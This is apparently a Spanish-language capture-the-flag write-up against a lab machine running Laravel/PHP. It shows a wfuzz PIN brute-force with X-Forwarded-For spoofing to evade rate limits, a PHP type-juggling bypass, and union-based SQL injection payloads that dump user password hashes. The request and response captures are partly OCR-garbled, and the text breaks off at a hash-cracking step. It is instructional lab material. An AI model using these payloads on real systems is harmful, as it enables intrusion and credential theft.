
Ahora no me bloquea las peticiones. podemos filtrar por la cantidad de caracteres que nos devuelve para eliminar los repetidos y ver una respuesta distinta:

```
(kali@kali)-[~/Downloads]
$ wfuzz -c --hh 5644 -m zip -z range,0000-9999 -w IPs.txt -H "X-Forwarded-For: FUZZ2Z" -d "name=admin&pin=FUZZ" -H "Cookie: XSRF-TOKEN=eyJpdiI6IiIySTlNNGNVZmZ6T3RZaFhPcUttekE9PSIsInZhbnVlIjoiQ1REd3dIemRmSFBNNDN4NGlKcG1aNXl1cnBiLzB0aWl0WGcZUBmF5aFBPMjFFdW5RZE14OG13dQ4dXBNSzBzVnJRVURCYjJxbGQiLCJtYWMiOiIyNDFlYTMyM2FhMTY5NWJGFnIjoiIn0%3D; laravel_session=eyJpdiI6IiIySTlNNGNVZmZ6T3RZaFhPcUttekE9PSIsInZhbnVlIjoiQ1REd3dIemRmSFBNNDN4NGlKcG1aNXl1cnBiLzB0aWl0WGcZUBmF5aFBPMjFFdW5RZE14OG13dQ4dXBNSzBzVnJRVURCYjJxbGQiLCJtYWMiOiIyNDFlYTMyM2FhMTY5NWJGFnIjoiIn0%3D" http://10.10.11.159/api/resettoken
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://10.10.11.159/api/resettoken
Total requests: 10000

=====
ID           Response    Lines    Word      Chars      Payload
=====
000001447:   200          138 L     303 W     5366 Ch    "1446 - 10.10.5.177"
```

Hemos obtenido el PIN correcto. Vamos a probarlo:



El PIN es correcto. Le cambiamos la contraseña y nos logueamos con la contraseña que hemos obtenido

UHC Player Dashboard

UHC Player List

#	Name	Country
1	big0us	Brazil
2	celesian	Brazil
3	luska	Brazil
4	tinyb0y	India
5	o-tafe	England
6	watchdog	England
7	mydonut	Canada
8	bee	Brazil
9	admin	Unknown

A la derecha podemos ver un boton en el que pone "view" en cada jugador:

Country	Profile
Brazil	View
Brazil	View
Brazil	View
India	View
England	View
England	View
Canada	View
Brazil	View
Unknown	View

Si le damos a view en cada jugador nos sale un mensaje distinto:

Big0us is a man of mystery, there is not much known about him and due to winning the first UHC Season 1 Tournament, there isn't much footage for others to study. The only thing players can gather about this guy is what is on his blog and that he can hack.			
#	Name	Country	Profile
1	big0us	Brazil	View
2	celesian	Brazil	View
3	luska	Brazil	View
4	tinyb0y	India	View
5	o-tafe	England	View
6	watchdog	England	View
7	mydonut	Canada	View
8	bee	Brazil	View
9	admin	Unknown	View

Vamos a capturar la peticion con BurpSuite:

Si le damos a enviar la peticion recibimos el mismo mensaje que en el navegador:

Si modificamos el campo "secret" nos devuelve otro mensaje:

```
response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Cache-Control: no-cache, private
Date: Thu, 30 Jan 2025 14:20:18 GMT
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Set-Cookie: laravel_session=eyJpdiI6ImpDTkZldkZlZVZkSmRNNURxS3c9PSIsInZhbnVlIjojUGxhKzZoYm5wTU9zMHdzdlQvaFN1T1FLdDN0eFo2R3RtbmFkSXhEekFQULhLLzN0ajBKeFZZUS9YRkk2S2cwekU1ZzArVjdEZ202dXBIY0krSTZvTzVMdjY1MOowYk5FMzhIaWllNFYxNUlpVGQ0OWZ6aHJIZ2RpdFZvcnNGODciLCJtYWMiOiJmMDc2OGUzZDQ1NGExZTI4OWZhOTISNDVhNTEwNjNjYThmZGEwY2UxMmZmZjJlMDU4YmI1MzdkYWFMmQ1MmUyIiwidGFnIjojIn0%3D; expires=Thu, 30-Jan-2025 16:20:18 GMT; Max-Age=7200; path=/; samesite=lax
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Length: 28

Tampered user input detected
```

Si intentamos una SQLi con un "order by" obtenemos el mismo resultado:

0 highlights

```
pretty Raw Hex Render
```

```
Tampered user input detected
```

dice:

```
POST /api/getprofile HTTP/1.1
Host: 10.10.11.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://10.10.11.159/
Cookie: XSRF-TOKEN=eyJpdiI6IjlpxcWo2d1ZYdFBRcXESaGRMLzZxVVE9PSIsInZhbnHVLIjoiR2tKZkx0Q3kzNXRlaXllVXVGNNBVaC9ISFE1anRlc2lqZE0YnpWN3NOY1Z2UlRleUpxc3lsNnZYcXBjVzdQdFRoRXB4UjRZOSTNaXdRVHN3ak5XZnFNMTBKMTE5TVMZ3BKdUdBVVZPTCsiLCJtY'hmMzY1NTQwZjNhYTdhZmY5NDIyY2Q4ZjQwNGVkbmYxYjQ3ODg2YTkyOWQ1MjIzIiwidGFnIjoiIn0%3D; laravel_session=eyJpdiI6IjVSZGtsTW9SSUx0WGVHRy9wMG41V2c9PSIsInZhbnHVLIjoiMlFweUtNeVJIN2lDd1VXSWRI dzEvNm1tcVZpZlNXUkZQRnkUVJHaJXWHJwcW82cVZMRT RneFJtek81bnhlcwUMTFfbZ6bXNJMHlNU0VPaXMyXUzKytKTEVjWDBuQ08zenRrZi tPUHQiLCJtY' M2MmNlYmM4ZWQ5MTVhZThjNWQ0MmU3OWJlMTQ2ZDhmZWYwOGY2NGEzYWZhZmI0IiwidGFnIjoiIn0%3D
Priority: u=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

id=1&secret=89cb389c73f667c5511ce169033089cb
```

⌂ ⚙ ⬅ ➡ Search

response

retty Raw Hex Render

```
HTTP/1.1 405 Method Not Allowed
Server: nginx/1.18.0 (Ubuntu)
Content-Type: application/json
Connection: keep-alive
Allow: GET, HEAD
Cache-Control: no-cache, private
Date: Thu, 30 Jan 2025 14:22:57 GMT
Access-Control-Allow-Origin: *
Content-Length: 99

{
  "message": "The POST method is not supported for this route. Supported methods: GET, HEAD."
}
```

Nos dice que el metodo "POST" no se acepta en esta ruta, solo podemos utilizar los metodos "GET" y "HEAD". Conservando la misma estructura vamos a intentar enviar esta misma data por "GET":

```
GET /api/getprofile HTTP/1.1
Host: 10.10.11.159
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://10.10.11.159/
Cookie: XSRF-TOKEN=eyJpdiI6IlpxcWo2d1ZYdFBRcXE5aGRMLzZxVVE9PSIsInZhbnVlIjoIjoiR2tKZkx0Q3kzNXRlaXllVXVGNNBvaC9ISFE1anRlc21qZEJsUTl5N2pkVk1lbGxxeUo3OWVEc0o0YnpwN3NOY1Z2U1RleUpxc3lsNnZYcXBjVzdQdFRoRXB4UjRZOSTNaXdRVHN3ak5XZnFNMTBKMTE5YTVMZ3BKdUdBVVZPTCsiLCJtYWMiOiIwNDEzNTAxNzIwZTBhZjJiNThmMzY1NTQwZjNhYTdhZmY5NDIyY2Q4ZjQwNGVhZmY5YjQ3ODg2YTkyOWQ1MjIzIiwidGFnIjoIIn0%3D; laravel_session=eyJpdiI6IjVSZGtsTW9SSUx0WGVHRy9wMG41V2c9PSIsInZhbnVlIjoIjoiMlFweUtNeVJIN2lDd1VXSWRIdzEvNm1tcVZpZlNXUkZQRnNWl1dDdzg4K0FHMHdlSDZCZVRIdklkUVJHaWJXWHJwcW82cVZMRTRneFJtek81bnhlcWxUMTFFblZ6bXNJMHlNU0VPaXMycXUzKytkTEVjWDBuQ08zenRrZiUpUHQiLCJtYWMiOiI4OTEwYmQ4MmM3YzFhYWUyY2M2MmNlYmM4ZWQ5MTVhZThjNWQ0MmU3OWJlMTQ2ZDhmZWYwOGY2NGEzYWZhZmI0IiwidGFnIjoIIn0%3D
Priority: u=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 44

id=1&secret=89cb389c73f667c5511ce169033089cb
```

0 highlights

Response

PrettyRawHexRender

HTTP/1.1 422 Unprocessable Content
Server: nginx/1.18.0 (Ubuntu)
Content-Type: application/json
Connection: keep-alive
Cache-Control: no-cache, private
Date: Thu, 30 Jan 2025 14:24:41 GMT
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Set-Cookie: laravel_session=eyJpdiI6IjZVOW40bzZpK2c2cExawLMvQlhNeFE9PSIsInZhbnVlIjoIjoiOwoweEpya2xvUzllUFVhUXJSRFR5STkhIcUJxwKxFaVpmSzQxYTEvbjFhdVhYODE1N2lpcnk5NOZRNXRIjZ29xUlMlcEwOeUZNOHdFYk4rT3FTVmIQWFlzaDJGS0hjYVhM0NRU08yd0tNL2xHRjI5ZUY4NTZjcWdmSWZ4ZXNaUHUiLCJtYWMiOiI1QWVjYjdiMzBlYjE0MmQxYzY2M2MmNlYmM4ZWQ5MTVhZThjNWQ0MmU3OWJlMTQ2ZDhmZWYwOGY2NGEzYWZhZmI0IiwidGFnIjoIIn0%3D; expires=Thu, 30-Jan-2025 16:24:41 GMT; Max-Age=7200; path=/; samesite=lax
Content-Length: 130

{
 "message": "The given data was invalid.",
 "errors": {
 "id": [
 "The id field is required."
],
 "secret": [
 "The secret field is required."
]
 }
}

Ahora tenemos un error distinto. Nos dice que el campo "field" y "secret" son necesarios. Como la respuesta nos la devuelve en JSON podemos intentar enviar la data en formato JSON tambien. Ademas, tenemos qwe cambiar el "Content-Type" y ponerlo en "json":






0 highlights

```
pretty  Raw  Hex  Render
```

BigOus is a man of mystery, there is not much known about him and due to winning the first UHC Season 1 Tournament, there isn't much footage for others to study. The only thing players can gather about this guy is what is on his <bigous.me>

```
Content-Type: application/json
Content-Length: 74

{"id": "l' or l=1-- -",
 "secret": "89cb389c73f667c5511ce169033089cb"
}
```





pretty	Raw	Hex	Render
--------	-----	-----	--------


```
Tampered user input detected
```


Como hemos dicho antes, esto es seguramente porque esta verificando continuamente que el campo "secret" corresponde al valor del campo "ID". Hay una forma de hacer que el valor del campo "secret" corresponda siempre al valor del campo "ID", esto puede hacerse si la web es vulnerable a "Type Juggling"

Type Juggling vulnerability


Como podemos ver el servidor interpreta lenguaje PHP:

Font scripts


[Font Awesome](#) 4.7.0

[Google Font API](#)


Web frameworks

[Laravel](#)


Miscellaneous

[Popper](#)


Web servers

[Nginx](#) 1.18.0


Programming languages


[PHP](#)


Operating systems


[Ubuntu](#)

CDN


[Google Hosted Libraries](#)

[jsDelivr](#)


[cdnjs](#)

[Cloudflare](#)

JavaScript libraries

[jQuery](#) 1.9.1

Reverse proxies

[Nginx](#) 1.18.0

Para entenderlo mejor vamos a abrir PHP de forma interactiva. Utilizando la comparativa del doble igual == vamos a igualar los campos "test" y "test"

```
php > if ( "test" == "test" ) { echo "Las respuestas son iguales"; } else { echo "las respuestas NO son iguales"; }
Las respuestas son iguales
```

Nos dice que los campos son iguales. Pero como se esta aplicando el doble igual == que es un metodo NO seguro podemos compararlo con valores booleanos. Podemos comparar "true" con "test":

```
php > if ( true == "test" ) { echo "Las respuestas son iguales"; } else { echo "las respuestas NO son iguales"; }
Las respuestas son iguales
```

Tambien nos dice que son iguales, lo que nos puede permitir confundir al servidor ya que "true" siempre va a ser igual a cualquier campo. Esto se puede securizar añadiendo el triple igual en la comparativa === :

```
php > if ( true === "test" ) { echo "Las respuestas son iguales"; } else { echo "las respuestas NO son iguales"; }
las respuestas NO son iguales
```

Sabiendo esto, vamos a probarlo enviando el valor "true" en el campo secret:


```
{
  "id": "1' order by 100-- -",
  "secret": true
}
```

⚙️ ⬅️ ➡️ Search

Response

pretty Raw Hex Render

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.18.0 (Ubuntu)
Content-Type: application/json
Connection: keep-alive
Cache-Control: no-cache, private
Date: Thu, 30 Jan 2025 15:07:45 GMT
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 57
Access-Control-Allow-Origin: *
Set-Cookie: laravel_session=
eyJpdiI6InpweTRSQ2I3OWFFbnpzK2Yvcy9BMGc9PSIsInZhbnVlIjoiYlF1
ELOhCemMSMHA0RzZBQVZlV3ZSYVl5dWpsMkpHN1BZYWlMbUkzdzlxNjFCUWZ
k2OWYzNTdiMzYxM2MyM2RhM2EwNjA4MmE0MGEyYTUxNzMSNDgOMDJkYWQ3ZT
Max-Age=7200; path=/; samesite=lax
Content-Length: 33
```

```
{
  "message": "Server Error"
}
```

Probamos con 1:

```
Content-Type: application/json
Content-Length: 49
```

```
{
  "id": "1' order by 1-- -",
  "secret": true
}
```

⚙️ ⬅️ ➡️ Search

Response

pretty Raw Hex Render

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.18.0 (Ubuntu)
Content-Type: application/json
Connection: keep-alive
Cache-Control: no-cache, private
Date: Thu, 30 Jan 2025 15:08:27 GMT
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Set-Cookie: laravel_session=
eyJpdiI6IjdlZGJVdUZ4cVVrQWFFNNjRwMlVSaEE9PSIsInZhbnVlIjoiYlF1
SekxPQXp5YXFEBGZFb0k2R21kMXRZaGl5QWppeGc0aTVjbDRUMjFjaI5SVc
EyyTU3OWVmMjU3ZTBiZjlmMGJlYj djNTM4MDYyNGI4YTU1YjYxYjgOMWEwMj
Max-Age=7200; path=/; samesite=lax
Content-Length: 33
```

```
{
  "message": "Server Error"
}
```

Es extraño que nos muestre el mismo resultado, como no sabemos como se esta gestionando la query podemos probar a quitar la comilla tras el 1:

Content-Type: application/json
Content-Length: 48

```
{  
  "id": "1 order by 1-- -",  
  "secret": true  
}
```

Search

0 highlights

response

rettyRawHexRender

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Cache-Control: no-cache, private
Date: Thu, 30 Jan 2025 15:09:31 GMT
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Set-Cookie: laravel_session=eyJpdjI6InQ1Mnd2SlpUaFRFRUDRSVkfOM2RIYWc9PSIsInZhbmVlIjoiTElEV09rVk5sMm9udUcrdFlnaTQ4UGN0U2p0NHdCamNldwVhWEsxTHJNbDFhVDlBRTF2Nzc0Q0RkOVZNSzNkTnNUcDhHb1BWRGJkM1JnTXNmeEEvRnMwK3hHUWg0UEViZkhEWwZmNk12TmNkVETjdk45MncvaHpFbWozWpCVHoiLCJtYWMiOiIwMwI0ZDVlNTBhOWFkODJmYTg2YWRIbzY0ZTc5NmNiNzFhM2QwZWl3MGFmYjNmYjQ4YjZjN2M4MDY5YzZiMmI3IiwidGFuIjoiIn0%3D; expires=Thu, 30-Jan-2025 17:09:31 GMT; Max-Age=7200; path=/; samesite=lax
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Length: 280

BigOus is a man of mystery, there is not much known about him and due to winning the first UHC Season 1 Tournament, there isn't much footage for others to study. The only thing players can gather about this guy is what is on his
 blog

and that he can hack.

Ordenando por 1 no recibimos ningun error, vamos a subir el numero de columnas hasta que nos de un error para saber cuantas columnas contiene:

Content-Type: application/json
Content-Length: 48

```
{  
  "id": "1 order by 3-- -",  
  "secret": true  
}
```

Search

0 highlight

response

rettyRawHexRender

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Cache-Control: no-cache, private
Date: Thu, 30 Jan 2025 15:11:12 GMT
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Set-Cookie: laravel_session=eyJpdjI6InZzSEFoekxTN1lLWFJGRHV0UkZmZ2c9PSIsInZhbmVlIjoiNHdyUG9YawJJbmtjUjJ4MnNxV2c1bG9oc2l6bnJkbDNEa1JydnLEbHJibVhLNXYrR1EzajJawFi3VGhnVEJjMXVqMitPSVZ4emN6VjVMVWkrNW5Me1Z4dVVXY0pST1ZkRmsrVjdJZ0puMnRwSjFqd052TzdBeElmZHdpeFlHaEkiLCJtYWMiOiJmYmNlZWU2NDUwMzAZYzI1NiU1OTE2NzUyNTMyMThhYTEyYTkzMmNmZjY5NWRhZjAxNDBhNWMyZGQwMTQONWJkIiwidGFuIjoiIn0%3D; expires=Thu, 30-Jan-2025 17:11:12 GMT; Max-Age=7200; path=/; samesite=lax
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Length: 280

BigOus is a man of mystery, there is not much known about him and due to winning the first UHC Season 1 Tournament, there isn't much footage for others to study. The only thing players can gather about this guy is what is on his
 blog

and that he can hack.

A partir de 3 columnas nos da error, por lo que la base de datos en uso tiene 3 columnas. Vamos a ver cual de las 3 columnas contiene un campo que veamos representado en la respuesta con el que podamos injectar queries:


Content-Type: application/json
Content-Length: 56

```
{
  "id": "1 union select 1,2,3-- -",
  "secret": true
}
```

0 highlights

Response

pretty Raw Hex Render  

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Cache-Control: no-cache, private
Date: Thu, 30 Jan 2025 15:12:45 GMT
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 56
Access-Control-Allow-Origin: *
Set-Cookie: laravel_session=eyJpdiI6ImZrck5QaFBjOUhRdVh1ZkQ4VFFTZ0E9PSIsInZhbnVlIjoiaUTBueU02TkcyOGErK0pQemyrNGd4SkNXRTVJT2ZabUNXR3NMRGRwbFY1WnR4Z0FPRmd2NEJQImUGVVRmsrRHhackRGa05KK1RxZERkMnJQTGx5eUpwb3oxMkNzbCtzMDMxM3c2bmZZTEZqZG1WS3UxZENLV05oL29yQnhpckciLCJtYWMiOiIyZjQ0NzI0NjRhNzc5NWMMlY2Q2ODczOTRhyjQ5YmVhYTlwZDk0ZDY3YThmM2EzZjFkMDY0Mzg3ODcONTA3IiwidGFuIjoiaWInO%3D; expires=Thu, 30-Jan-2025 17:12:45 GMT;
Max-Age=7200; path=/; samesite=lax
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Length: 280
```

BigOus is a man of mystery, there is not much known about him and due to winning the first UHC Season 1 Tournament, there isn't much footage for others to study. The only thing players can gather about this guy is what is on his [blog](bigous.me) and that he can hack.

No vemos en ningun sitio ni el 1 ni 2 ni 3 en la respuesta. Podemos tratar de cambiar de numero a un ID que no contenga ningun usuario, como el 0:

```
{
  "id": "0 union select 1,2,3-- -",
  "secret": true
}
```

Response

pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Cache-Control: no-cache, private
Date: Thu, 30 Jan 2025 15:14:46 GMT
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Set-Cookie: laravel_session=eyJpdiI6IlldtMVk4Zi9mcmx4bWVGOTUwM2F1bEE9PSIsInZhbnVlIjoiaEFVwkyLnS1AramRaZkxIa1crZjh0cDF0V0lkRGFlZDV5NjNueUZrOFB4OHczVU9MRlV2N3R5dkODljODEyOWEyNGE5NzgyMDFmMWQ2Zjc3Zjk5NGQ3MmE0YzViN2Q0ZGMzYzIxIiwidGFuIjoiaWInO%3D; expires=Thu, 30-Jan-2025 17:14:46 GMT;
Max-Age=7200; path=/; samesite=lax
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Length: 1
```

⌘

Pdemos probar a enviar la palabra "test" y nos lo devuelve:

```
{
  "id": "0 union select 1,2,'test'-- -",
  "secret": true
}
```





esponse

```

retty      Raw      Hex      Render
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Cache-Control: no-cache, private
Date: Thu, 30 Jan 2025 15:21:09 GMT
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 57
Access-Control-Allow-Origin: *
Set-Cookie: laravel_session=
eyJpdiI6IjJyK21sUEpmM2o2ZkdHRTQxNVhzUkE9PSIsInZhbmB-
CRElwbjhbMlQ5ZHNlNlRkc2lBRnBFaHNqNjdHTG1zVk9NV2pkc-
kwNzASY2U2MGY4Y2MwODk5YjBjYjJkMjZjODJjNTIzYTEyOGIG
Max-Age=7200; path=/; samesite=lax
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Length: 4

test

```

Listamos las bases de datos que hay en el sistema:

```
{
  "id": "0 union select 1,2,group_concat(schema_name) from information_schema.schemata-- -",
  "secret": true
}
```





response

```

retty    Raw    Hex    Render
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Cache-Control: no-cache, private
Date: Thu, 30 Jan 2025 15:23:25 GMT
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 58
Access-Control-Allow-Origin: *
Set-Cookie: laravel_session=
eyJpdiI6IjlpMzZt2d2dmBDBPR09vU2JtNGZNRkE9PSIsInZhbnVlIjoib2RiRm9tM2pCNUY2ZWwhNK1RsUHVEVOUybGNP
TM2w5VUN6ZEZnWhpCVldSVnNxmOI2YWxvWFhMc3ltNVArVO1NSS9XcDRrMFVwcmFxbY9pbVJhVkdUUCyVE52cjBpeWN
Q4YzcXmEzYTIzZTI0ZjRhYzZmYWY3MDFmMTJhZDljYzA1MTglYTE3NTlmOWJlIiwidGFnIjoib2RiRm9tM2pCNUY2ZWwhNK1RsUHVEVOUybGNP
Max-Age=7200; path=/; samesite=lax
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Length: 51

mysql,information_schema,performance_schema,sys,uhc

```

Enumeramos las tablas de contiene la base de datos "uhc":


```
{
  "id": "0 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='uhc'-- -",
  "secret": true
}
```



esponse




rettyRawHexRender

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Cache-Control: no-cache, private
Date: Thu, 30 Jan 2025 15:26:25 GMT
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Set-Cookie: laravel_session=eyJpdiI6IlY4ZG80b2svbktdaUJhcUNNY25VRkE9PSIsInZhbnVlIjoieHpGcVZzOE1LZEVxbnZoZmVsZ0Y4eTlyMQQySHVCN2FyMXZlNW0xbDd6Yk uUDhIcFJaQ2pNekFQdVVRReGoxL252RGtwd2ZDOHZBbEdJTnRlamsrUHhPcno0WUxUNTVTdnc3dGpsblhseWZpMjZmQVJQUUgiLCJtYWMiOiI2ODJhNi1INjcyY2YwNmNmNmJiYTQ5NDE2YWE1NGRlNDNiYzEzZDJjOGZyZi0Mjc0Mzc0IiwidGFniIjoieIn0%3D; expires=Thu, 30-Jan-2025 17:26:2 Max-Age=7200; path=/; samesite=lax
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Length: 73

failed_jobs,migrations,password_resets,personal_access_tokens,tasks,users

Enumeramos la tabla users:

```
{
  "id":
  "0 union select 1,2,group_concat(column_name) from information_schema.columns where table_schema='uhc' and table_name='users'-- -",
  "secret": true
}
```



0 highlights

esponse

rettyRawHexRender

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Cache-Control: no-cache, private
Date: Thu, 30 Jan 2025 15:27:12 GMT
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 58
Access-Control-Allow-Origin: *
Set-Cookie: laravel_session=eyJpdiI6IjZYbTBRS2RVQWZHVkJKvGLZVkdVVGc9PSIsInZhbnVlIjoieHhPcno0WUxUNTVTdnc3dGpsblhseWZpMjZmQVJQUUgiLCJtYWMiOiI2ODJhNi1INjcyY2YwNmNmNmJiYTQ5NDE2YWE1NGRlNDNiYzEzZDJjOGZyZi0Mjc0Mzc0IiwidGFniIjoieIn0%3D; expires=Thu, 30-Jan-2025 17:27:12 GMT; Max-Age=7200; path=/; samesite=lax
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Length: 89

bio,country,created_at,email,email_verified_at,id,name,password,remember_token,updated_at

Enumeramos la informacion de los campos "name" y "password" de la tabla "users":

```
{
  "id": "0 union select 1,2,group_concat(name,password) from users-- -",
  "secret": true
}
```




Search



0 highlights

Response

prettyRawHexRender



```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Cache-Control: no-cache, private
Date: Thu, 30 Jan 2025 15:28:24 GMT
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Set-Cookie: laravel_session=eyJpdiI6InFOQXpETkVkdUk0lWExJZjldHc9PSIsInZhbnVlIjoickRYa3FzcDQ4bCs1aRjTHBtT0pWQ25ESzdwd3ZCNytyZkxydlo3UVFvWXZoTRJSThLMCs1SFp0UzAvRjJ6Sll5NG03Nk9ZdllvYm1Uam5jTEJjwLFnTFZaGNFcjBsNDBFbExENExtTnYzbG95NUplZ0xDQnFGYVlaZjI3eHgiLCJtYWMiOiI0ZjkyNWVmZmZlY2YyZmYyZWZiY2Q4NmZlZTRiZTRkZGI3OWQyNzVhYTFkYmVlNTk2MGnkODU5NjQ2ZjIyNzQ5IiwidGFuIjoiaWInO%3D; expires=Thu, 30-Jan-2025 17:28:24 GMT; Max-Age=7200; path=/; samesite=lax
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Content-Length: 603
```

```
big0us$2y$10$L3X8m6P1w.F2a0011ffWr.587vGCYeFXuXwE2vr3DbrYkcuF741N2,celesian$2y$10$8ewqN3lE9iazbo8sFiwUleeNIbOpAMRcaMzeiXJ50wLItn2Kd5pI6,luska$2y$10$KdZCbzxXRsbOBHI.91XIz.O.lQQ3TqeY8uonzAumoAv6v9JVQv3g.,tinyb0y$2y$10$X501zxcWLKXf.OteOaPILuhMBIaIFjid5bBjBkrst/cynKL/DLfiS,o-tafe$2y$10$XIrc.ma/p0qhvWm9.sqyOnA5184ICWNverXQVLQJD30nCw7.PyxW,watchdog$2y$10$RTbD7i5I53rofpAfr83YcOK2XsTgl001jVHZajEOSH1tGXiU8nzEq,mydonut$2y$10$7DFlqs/eXGm0JPVebpPheuEx3gXPhTnRmN1Ia5wutECZg1El7cVJK,bee$2y$10$Furn1Q00y8IbeCslv7.Oy.psgPoCH2ds3FZfJeQLCdxJ0WVhLKMzm,admin$2y$10$RX2IdEhAx8NgIkff2uxMEuX5ZJ3nBDvynyEvgHEVSuoXNBD/QXeLm
```

Lo copiamos y lo adaptamos a un formato correcto:

```
(kali@kali)-[~/Downloads]
$ cat hashes.txt
